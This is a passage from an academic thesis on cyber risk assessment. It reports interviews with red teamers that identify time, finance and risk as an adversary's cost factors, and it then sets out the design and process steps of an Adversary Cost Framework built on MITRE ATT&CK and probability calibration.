"With routing traffic through that second interface, I think that as soon as you add that step in, there is a greatly increased cost in terms of experience and knowledge to be able to pull the attack off."

When asked about the possibility of using other techniques within the lateral movement tactic, only financial cost was offered as an alternative, although other costs may be altered in value if alternative techniques were used. The finance cost factor would be incurred in the event an adversary decided to extract password hashes from the machine they had compromised and were attempting to crack these offline. This example would require the adversary to either rent relatively powerful server space, or buy their own and pay for the electricity to run it.

"...if you have obtained hashes and are then trying to crack the hashes, potentially there are some significant costs there in terms of computing resources... if they are using a kind of cloud-based solution to do it then it could be monetary costs."

Post-scenario questions

When asked about performing alternative or additional tactics from the ATT&CK framework, no novel cost factors were provided by participants. As with the answers given regarding alternative techniques during each tactic, differing amounts of cost would be incurred to undertake additional tactics, but no new cost factors. For example, it was suggested that the natural next step after initial access would be persistence. This additional tactic would require more time invested in gaining experience to complete the tactic, financial cost for infrastructure to be in place, and an increased risk as additional actions were taken. Out of these increased costs, the primary concern to participants was risk.

"The cost of persistence is the increased cost of being detected over time. As in, if you persist, the scope for detection is lengthening, and therefore the chances of detection will increase over time."

Other than alternative tactics or techniques, the context was also said to contribute to varying or increased cost. During the post-scenario questions, one participant said that different contexts, such as industrial control systems (ICS) would increase time and financial costs. This is congruous with earlier work on the fundamental challenge of process comprehension when targeting such infrastructure [51]. The increased cost would be due to first acquiring the necessary physical hardware, and second spending the time to practise or even develop exploits for it.

"If you talk about things like Stuxnet, then unless you have details on the centrifuges, you've got no chance. You need to acquire that somehow. And the acquisition of that might be that the cost is too high."

When asked whether cyber security controls would increase an adversary's cost, participants unanimously answered yes. Dependent on the tactic and underlying technique being perpetrated, and the controls in place against them, various cost factors would be increased and in varying amounts. A common reason for increasing costs was that, as more controls are put in place, the risk of being detected also increases; therefore, participants would spend more time and finance costs to mitigate that risk.

"This really is where defence and depth comes into play. It requires more of me as an attacker in my knowledge but also increases the amount of time that it takes me to do what I need to do. Therefore does that time also equate to the ability for me to be discovered?"

5.3.1 Summary of Results

Over the course of the primary study, the two factors of adversary cost identified in the preliminary study were strongly validated, with every participant stating that time and financial costs are two of the most prominent adversary cost factors they would experience in performing a cyber attack. While financial costs were always directly attributable in the examples discussed throughout the study, the participants were in agreement that time could (and should) be decomposed further. Below time, there are two further subfactors, which are the time to perform actions directly related to the attack and the time to gain the requisite knowledge and experience to perform those actions.

Although it was mentioned in existing CRA methods, the preliminary study could not justify making the assumption that an adversary would experience any sort of risk-related costs from the historical attack case studies. However, all participants stated or inferred that not only was risk a factor of cost, it was the most important factor considered. More specifically, all participants stated that whether the attack was perpetrated by themselves or an actual black hat adversary, they would all inflate time and finance costs as much as necessary, within their available resources and capability, to reduce their perceived risk of detection or failure.

No other factors of adversary cost were offered by the participants for either the scope of the scenario, alternate techniques for completing the same goal within the scenario, or entirely different tactics. Therefore the factors of adversary cost can be considered as *time*, *finance*, and *risk*.

5.4 Conclusion

Chapters 1 and 2 identified the concept of adversary requirements, or costs, as an approach to better understand threat in a CRA, as well as providing more context required between threat and vulnerability. Subsequently, Chapter 3 confirmed with CRA practitioners that adversary cost would be a valid concept to research further. In response, this chapter utilised two studies to discern the individual factors of which adversary cost is comprised.

The preliminary study consisted of a relational database, into which fragments relating to adversarial actions taken from reports of historical attacks were entered. Existing literature containing adversary requirements or costs for conducting a cyber attack, was used as a reference to identify the costs the adversaries may have experienced during each fragment derived from the historical attacks. From this study, two adversary cost factors could be derived, time and finance. While there were other potential adversary cost factors mentioned and used within existing literature, such large assumptions could not be made without further insight.

The primary study involved interviewing red teamers, senior offensive security practitioners who conduct advanced cyber attack simulations for defensive purposes as a proxy for real black hat adversaries. The interviews utilised an ethnographic approach known as task-related grand tour questions, which involved the participants completing a cyber attack scenario using the real TTPs they would use in a live engagement, while being asked questions about their actions taken. This ethnographic approach was used to elicit as much information from the participants as possible by creating points of discussion and allowing them to describe their thoughts and processes during a cyber attack. Over the course of the primary study, all of the participants confirmed the two adversary cost factors identified in the preliminary study, time and finance. It was also mentioned by all participants that there would be some form of subfactor structure to the time cost factor, whereby there would be a time cost to complete the actions of the attack as well as a time cost to gain the requisite knowledge and experience to conduct those actions. Finally, all participants suggested they would consider risk as an adversary cost factor, more specifically, the perceived risk of detection or failure while conducting the attack. The risk cost factor was also said to determine the extent of spending for the time and finance cost factors during an attack, such that participants were happy to increase time and finance costs to the limits of their resource and capability in order to reduce any perceived risk cost to an acceptable level, within their risk appetite.

With the foundational structure for understanding adversary cost having been selected in Chapter 4, and the factors of adversary cost having been determined within this chapter as time, finance, and risk, a method must now be developed which will utilise them to better inform CRA practitioners and recipients of the threat and its relationship to vulnerability. The next chapter, therefore, presents the design of a framework to quantify adversary cost, followed by a detailed description of the framework and all of its processes.

Chapter 6

The Adversary Cost Framework

Chapters 1 and 2 discussed a gap in existing CRA methods, whereby threat was considered in isolation from the other components of risk, vulnerability and impact, and often done so with weak or no data, requiring CRA practitioners to speculate on adversary attributes. Chapter 3 confirmed that CRA practitioners were cognisant of this gap and did not have a method of compensating for it. The concept of adversary cost was derived from existing literature as a potential approach for addressing the gap, and the CRA practitioners interviewed in Chapter 3 agreed, unanimously opining that it would be an appropriate area of research to improve CRA.

Chapters 4 and 5 began the research into adversary cost. In Chapter 4, the MITRE ATT&CK Framework was selected among eight taxonomies as the most appropriate to become the foundational structure of further work into adversary cost, due to it adhering to criteria derived from literature, categorising historical attacks, and being structured by adversarial cyber attack TTPs. The component factors of adversary cost were discerned as time, finance, and risk, after two studies discussed in Chapter 5, of which the latter primary study utilised an ethnographic approach and practical scenario to interview senior offensive security practitioners.

With the factors of adversary cost determined, and the MITRE ATT&CK Framework selected as a foundation on which it can be structured, this chapter first presents the development of a framework to quantify adversary cost, whereby the framework design considerations are put forward, and any methods used within it discussed. Following its development, the adversary cost framework (ACF) is discussed in depth, providing detail and diagrams for all processes involved.

6.1 Developing the Adversary Cost Framework

The concept of the ACF was derived from a gap in existing literature and practice, with the aim of fulfilling particular needs of CRA practitioners and organisations which are not met by existing CRA methods [29]. Therefore, the first step in the development of such a framework is to set design considerations that it must be developed towards. This section presents the design considerations of the ACF, followed by a discussion of how they were planned to be achieved.

6.1.1 Design Considerations

While the main aim of the ACF is to contribute to the gap that has been identified in CRA methods, the quantified output of an adversary's cost itself is what contributes to that gap. Instead, the design considerations of the ACF focus on how it derives and outputs adversary cost to facilitate that main aim and are, therefore, more specific and granular. Therefore, the design considerations factored into the development of the ACF are as follows:

1. The output must be quantified
2. The output must be usable and understandable by non-specialist recipients
3. The framework must be supplementary to existing CRA methods, rather than competitive
4. The framework must be pragmatic and robust for use in real CRA environments

These design considerations have been predominantly derived from observations made in Chapters 2 and 3, and while they are not all necessary to quantify the costs an adversary experiences during a cyber attack, they are intended to learn from mistakes made by existing CRA methods and distinguish the ACF as its own, novel method.

Quantified Output

A weakness noted in a number of CRA methods in Chapter 2 was the output being in a qualitative or semi-quantitative state, which was reinforced by the opinions of CRA practitioners in Chapter 3, where it was posited that the issue was estimating likelihood on a qualitative, verbal scale. Such qualitative and semi-quantitative methods, commonly utilised in CRA methods, have been found to make the decision process "worse than random" in some cases [6, 61, 152]. The ACF therefore, should provide its output in a quantified format and reduce uncertainty surrounding the threat-vulnerability relationship in a CRA, and ultimately aid decision making.

Usable and Understandable Output by Non-Specialist Recipients

Risk, particularly cyber security risk, as a concept is intangible, which makes it onerous for non-specialists to understand it sufficiently to make reliable decisions. The participants interviewed in Chapter 3 supported this, with many stating that delivering a CRA output to a recipient was often a challenge, in part due to a lack of technical understanding of cyber security and IT, but also due to a qualitative or semi-quantitative output that did not provide any tangible context - particularly to non-specialist recipients. Due to this, the ACF should provide not only a quantified output as described above but also one which is understandable to non-specialists. Although the ACF may be intended to just provide more context around threat and its relationship to vulnerability, rather than to quantify the entirety of cyber risk in a CRA, if adversary cost is predominantly considered in time and finance, these two units are understandable to non-specialists and should be preserved. Furthermore, any complementary visualisations of the ACF's quantified output should be explored in order to illustrate it, further assisting the understanding of non-specialists.

Supplementary to Existing Cyber Risk Assessment Methods

The proliferation of CRA methods within academic and industry literature has caused saturation, with all of them competing for the same limited attention of CRA practitioners and many receiving no uptake because of that. Instead, CRA practitioners either use elementary CRA methods suggested by standards and guidelines or limited adaptions of such methods. Furthermore, participants in Chapter 3 were reluctant to move away from their current methods as they had become embedded and standardised within their own organisations. Moreover, the ACF does not intend to provide a holistic view of cyber risk, instead just to provide context around threat and its relationship with vulnerability. Therefore, the ACF should not be designed as a whole CRA method; rather, it should be supplementary to existing methods, conducted during or after an existing CRA, without requiring additional data.

Pragmatic and Robust for Use in Real Cyber Risk Assessment Environments

There were a number of CRA methods reviewed in Chapter 2 which did consider attributes or adversary cost, or the entirety of it in some methods. However, of those which did consider adversary cost in a structured and quantified way, all were based on abstract models which did not translate well to the challengingly variable environments encountered by CRA practitioners, which could be a reason for their lack of uptake over the more simple methods described by the participants in Chapter 3. Therefore, the ACF should remain pragmatic and robust when dealing with the challenges of the actual environments encountered by CRA practitioners, such that it is usable. This is a challenge because quantitative methods using imperfect information frequently must rely disproportionately on models, abstracting away many of the nuances of real cyber security issues; therefore, a careful balance must be achieved. Finally, the ACF must be robust enough to complement as many existing CRA methods as possible such that it can act as a supplement to them.

6.1.2 Quantifying Adversary Cost

The first two design considerations, that the output be quantified as well as usable and understandable by non-specialist recipients, are both conisderations of the ACFs output format. Therefore this section discusses the choices made for both in a combined manner, as choosing a quantification method without considering its clarity for recipients would determine different results. Furthermore, for the ACF to truly remain pragmatic and robust when encountering the challenges of actual environments, the quantification method must ingest real-world data, such as attack TTPs, subjective observations of vulnerabilities, and the effectiveness of cyber security controls.

Of the CRA methods reviewed in Chapter 2, a number of them used quantitative methods for expressing risks. However, many of those methods do not adhere to the other design considerations which affect the output of the ACF, namely the second and fourth. Game theoretic CRA methods with a quantified output are prominent in academic literature [160, 145, 48, 79, 130], however, the quantification of these methods is frequently abstracted from a real environment, which in turn means the output is similarly abstract and likely challenging to interpret for a non-specialist recipient. Despite adversarial risk analysis (ARA) [136, 101, 138, 10, 134, 135] taking a similar approach to game theory but with an emphasis on the adversary, the methods are typically still abstracted from actual environments. Time to compromise and β-time to compromise [99, 165] already quantify the time it takes for an adversary to complete an attack. However, the method was considered to be limited in a number of aspects that would impact the ACF's pragmatism (fourth design consideration). Although the main aim of CVSS [42] is to quantify vulnerability severity, and vulnerability is likely to be the primary source of data used for the ACF, not all CVSS scores should be treated the same [97] and the metrics of CVSS can not reliably be aligned to the time and finance cost factors. Finally, penetration testing [150, 77] may be a tempting method to explore taking inspiration from Arnold et al. [8]. However, a CRA may not include a penetration test depending on the environment or organisation in question; therefore, it would not be feasible to explore this without violating the third design consideration, whereby the ACF can act as a supplement to as many CRA methods as possible.

On the surface, the method of quantification used by Freund and Jones [43] in their FAIR method of CRA is not congruous with the design considerations of the ACF because it is particularly abstracted, as discussed in Chapter 2. However, Hubbard and Seiersen [64] use a similar method of quantification in their book, which explores methods of quantifying risk with a view to be practically applied in a real CRA environment. In the specific method of interest, Hubbard and Seiersen [64] decompose complex problems into smaller, more manageable components such as individual financial impacts of a cyber attack. These components are then each provided an upper and lower bound which the CRA practitioner is 90% confident the true value lies between; this is called a 90% confidence interval (CI). Finally, the components are processed into a range of probabilities, which can be depicted as a probability distribution.

Although such methods require an expert to assign values based on their experience, they differ from the speculative methods encountered in Chapter 2 for two reasons. Firstly, CRA practitioners using the existing methods [43, 64] have used CI calibration techniques to quickly develop a skill of accurately and precisely providing upper and lower bounds to a 90% CI, particularly within their own fields of expertise. Secondly, the bounds are then expressed probabilistically to depict the uncertainty of the CRA practitioner over a range of values. In the words of Hubbard and Seiersen [64] “We use quantitative, probabilistic methods specifically because we lack perfect information, not in spite of it”.

This method was deemed to be congruous with the design considerations of the ACF such that it would provide a quantified output, which would be in familiar units of time and finance and depicted on a distribution as a visual aid, it would require little more than asset and vulnerability data from a prior CRA, and would have sufficient flexibility that it could be used in a real CRA environment. Therefore, this method better utilises expert opinion to quantitatively reduce uncertainty by providing the adversary cost to a particular confidence interval defined by the CRA practitioner.

Lognormal Probability Distribution

One of the design choices made in the development of the ACF was how to generate and depict the output distributions. Freund and Jones [43] and Hubbard and Seiersen [64] discuss various pertinent approaches to probability distributions in their works that could be pertinent to the ACF. However, of those, lognormal probability distributions were chosen to represent adversary cost as the output of the ACF. This type of distribution has two key features which best represent the possible spending habits of cyber adversaries - a lognormal distribution can not have a value of 0 or below, and it has a long, trailing tail, as depicted in Figure 6.1. This is synonymous with the likely spending habits of cyber adversaries because a cyber




Fig. 6.1 Example of a lognormal probability density function

attack cannot cost 0 or negative time and finance, and the long tail represents the possible extreme time and finance costs that particularly well resourced cyber adversaries may be prepared to spend in order to reduce risk or complete a particularly costly attack.

6.1.3 Overall Framework Structure

The latter two design considerations, that the ACF be supplementary to existing CRA methods as well as pragmatic and robust when used in real CRA environments, are both considerations of the framework's structure. This section presents a discussion of how the framework was structured such that it could achieve those considerations.

The third design consideration, that the ACF be supplementary to existing CRA methods, was integrated into the framework in the first process, whereby the ACF ingests the data from a recently conducted CRA. The ACF then uses nothing more than the data ingested from a previous CRA and the CRA practitioner's expert opinion. The only data necessary from an existing CRA is:

- Asset data
- Vulnerability data
- Existing controls

From the reviews of existing CRA methods in Chapter 2 and the discussions with CRA practitioners in Chapter 3, it was derived that these three types of data were commonly collected to assess cyber risk. Any other types of data collected in the CRA prior to the ACF being conducted, can be used by the CRA practitioner to reinforce their use of the ACF and strengthen their certainty in estimating the bounds of the cost components.

The fourth design consideration, that the ACF be pragmatic and robust enough for use in a real CRA environment, has already begun to be addressed above with the method of quantification. However, there are three additional elements that contribute to the pragmatism and robustness of the ACF.

The first element involves how the ACF considers the cyber attack, in the form of an attack narrative, which is a description of how the attack would take place in chronological order of how a cyber adversary would conduct it. In Chapter 3, participants frequently created such attack narratives as part of their CRA output, meaning it is a common form of data. However, should the prior CRA not provide attack narratives, they can trivially be created from the three types of necessary data listed above.

The second element is the attack narrative being decomposed into tactics of the MITRE ATT&CK Framework [105], which was selected as the foundational structure of the framework in Chapter 4. This ensures that no matter the understanding of the practitioner or the format of the prior CRA, attack narratives are transposed to a uniform framework to assure consistency.

Finally, the third element is the cyclical format by which the ACF is conducted, such that the cost of each tactic of the ATT&CK Framework is calculated separately. The overall attack narrative costs are derived by aggregating the costs from all of the tactics within the attack narrative. Cost components of the second tactic of the attack narrative onwards, within the ACF, take any cost duplications between components into consideration to ensure costs do not get included in the overall attack narrative multiple times.

6.2 The Adversary Cost Framework Process

As discussed, the ACF is intended to be conducted subsequently to a CRA, using data from the CRA to anticipate what certain attack tactics and techniques, or entire attack narratives, may cost for an adversary to execute. The ACF incorporates threat into a CRA without requiring the use of estimates based on weak or no data. The output of the ACF is intended to be more digestible for CRA recipients who may appreciate the more tangible output than those usually found after a CRA. In turn, cyber security should be better understood at the level of decision-makers and budget holders, allowing for more appropriate actions to be taken.

The whole ACF process is depicted in Figure 6.2. The individual processes within the ACF are depicted below the red, dashed line; these individual processes take a CRA practitioner from repurposing their existing CRA data through to generating lognormal probability distributions in a cyclic fashion for each tactic's costs, before finally amalgamating the tactics into probability distributions of the overall attack narrative cost. Above the red dashed line are key features or inputs of the individual ACF processes.



Risk Assessment and Asset Data
Initial Probability Calibration
ATT&CK Framework
Authoritative Controls
Required Success Probability
Supplementary Data
Probability Calibration Checks
Risk Assessment Dissection
Determine Confidence Interval
Tactic Selection
Discern Implemented Controls
Risk
Decomposition
Time
Finance
Bounds
Time
Finance
Individual Tactic Cost
Final Tactic Complete?
No
Yes
Lognormal Probability Density Function
Time
Finance
Whole Attack Narrative Cost
Lognormal Probability Density Function
Total Time
Total Finance

Fig. 6.2 The full adversary cost framework process

This section serves to describe the ACF process, as depicted in Figure 6.2. This includes describing individual processes and subprocesses, as well as providing guidance regarding how every step is completed, before creating distributions of time and finance costs per individual tactic or overall attack narrative. A use case of the ACF can be found in Appendix C, where the ACF is conducted on a scenario crafted to demonstrate each process and subprocess. For the figures used to depict the various processes of the ACF - grey is the start or finish of a process or subprocess, blue is an active part of the process, and green is used in the time factor's decomposition process to delineate between actions and knowledge but otherwise can be understood to have the same function as blue.

6.2.1 Risk Assessment Dissection

There is a plethora of CRA methods being used regularly in practice and many more concepts being brought forward by both the academic and industry domains of literature. Because of this, the adversary cost framework is intended to be used as a supplement to existing CRA methods rather than as a replacement. This means CRA practitioners do not need to change their workflow; just add to it. With that taken into consideration, the first step to conducting an adversary cost assessment is to take existing data from a CRA and create attack narratives. This is likely to include asset data, vulnerability data for the assets, network diagrams, threat scenarios, likely adversaries, and any form of likelihood already derived. The attack narratives will likely be driven by threat scenarios defined within the CRA.

Risk Assessment Dissection Process

There is no formal process for dissecting the prior CRA for use with the adversary cost framework because such a process would have to be suitably ambiguous for the variety of data and outputs from any available CRA method. Attack narratives should already be defined in a CRA's output, if not trivial to derive from the asset and vulnerability data necessary to understand the risks, which would have already been collected in the prior CRA.

6.2.2 Determine Confidence Interval

The output of the ACF is based on the CRA practitioner defining upper and lower bounds of probable costs, ideally to a 90% CI. To ensure the entire attack narrative can be amalgamated from the costs of the individual tactics, it is essential that the CI is consistent throughout. Therefore, the CI should be determined prior to breaking the attack narrative down into individual tactics. This process is intended to guide the CRA practitioner through calibrating their skill for defining bounds to a 90% CI, as well as consider the quality of the data and their expertise regarding the particular attack narrative being assessed, before making a decision on the CI to work to.

Determine Confidence Interval Process

Figure 6.3 depicts the process for determining the CI for the attack narrative. The overall process is simple but does require some expert opinion on the CRA practitioner's behalf.



Determine Confidence Interval
Initial Probability Calibration
Attack Narrative Data Consideration
Attack Narrative Experience Consideration
Confidence Interval Decision
Complete

Fig. 6.3 The process for Determine Confidence Interval

Initial Probability Calibration is a check to ensure that the CRA practitioner has calibrated their ability to estimate a CI, more specifically a 90% CI. This is done via a few methods described and utilised successfully by Hubbard and Seiersen [64] and Freund and Jones [43]. There are multiple techniques described to calibrate CI estimation; however, the priority method to complete before the ACF is repetition and feedback - taking multiple tests, reviewing the answers as feedback, and then taking additional tests to practise the estimation, banks of questions for which are provided online by Hubbard and Seiersen [63]. There are other calibration techniques that are useful at the time of bound estimation; as such, these will be discussed in the bound estimation process.

Attack Narrative Data Consideration has the CRA practitioner review all of the current data they have for the attack narrative from the subsequent CRA. They must determine if the data is sufficient to estimate to a 90% CI. If the data is particularly weak or speculative, this should be noted for the Confidence Interval Decision.

Attack Narrative Experience Consideration has the CRA practitioner review their own experience against the techniques in the chosen attack narrative. As with the data consideration, they must determine if their experience is sufficient to estimate to a 90% CI. If they have extremely weak experience with offensive security, this should be noted for the Confidence Interval Decision. However, the CRA practitioner should not let a lack of experience with particular techniques deter them from a 90% CI so long as they have a general understanding of conducting cyber attacks.

Confidence Interval Decision is where the CRA practitioner utilises the above two steps to decide to what CI they are going to estimate bounds throughout the rest of the ACF for this attack narrative. It is suggested that, unless the data or CRA practitioner's experience for the attack narrative is particularly weak, a 90% CI is chosen as this already accounts for uncertainty within the ACF. Should there be any significant weaknesses to cause greater uncertainty, the CRA practitioner should decide on a lower CI in increments of 10%, down to as low as 50%. Lower CIs account for more uncertainty on input; however, this also affects the value of the output, weakening precision, so the decision to lower the CI should not be taken lightly.

6.2.3 Tactic Selection

Once the attack narrative has been defined and CI determined, the next step is to break it down into tactics as described by the ATT&CK Framework; although in some cases, grouping more minor Tactics together may make sense and be more time-efficient, this is left to the discretion of the CRA practitioner. This should be considered chronologically in the order that the attack narrative would progress, not necessarily in the order described by the ATT&CK Framework. The outcome of this should be an attack narrative with tactics that can be individually assessed for their adversary cost.

Selecting the tactic to assess should then be the next in chronological order of the attack narrative, starting with the first - likely to be initial access, unless the attack narrative assumes otherwise, such as an already compromised machine or insider attack.

6.2.4 Discern Implemented Controls

To ensure no controls are missed during the ACF, a process is put in place to gather the suggested mitigative and detective controls from the ATT&CK Framework and align them with the CRA practitioner's own CRA method. These controls can then be cross-referenced with the prior CRA and factored back into the ACF.



Discern Implemented Controls
Discern Related Technique in MITRE ATT&CK Framework
Examine Detection & Mitigation Methods
External RA Methods (NIST SP 800-53, ISO 27002 etc.)
Align to Current RA Method
Store Technique Controls for Future Use
Discern Controls Implemented in System Under Consideration
Complete

Fig. 6.4 The process for Discern Implemented Controls

Discern Implemented Controls Process

Figure 6.4 shows the process for generating a list of authoritative controls when a new technique is encountered in an adversary cost assessment. This process includes storing controls already discerned for techniques encountered prior, hence being for new techniques.

Discern Related Technique in MITRE ATT&CK Framework means the CRA practitioner must find the technique under consideration within the ATT&CK Framework.

Examine Detection & Mitigation Methods means the CRA practitioner must identify the various detection and mitigation controls that the ATT&CK Framework states are to be used against the particular technique. These are not aligned to any particular CRA framework.

Align to Current RA Method takes both the ATT&CK defined controls noted above and the CRA practitioner's existing CRA as input. It then translates the controls defined by ATT&CK to the controls listed in the CRA practitioner's existing CRA. For ease of future use, the CRA practitioner can also store these translated controls for if the technique is reencountered (*Store Technique Controls for Future Use*).

Discern Controls Implemented in System Under Consideration is where the translated controls are compared with the existing CRA. The CRA practitioner should determine which controls, translated from the ATT&CK Framework for the technique under consideration, are currently in place.

6.2.5 Risk

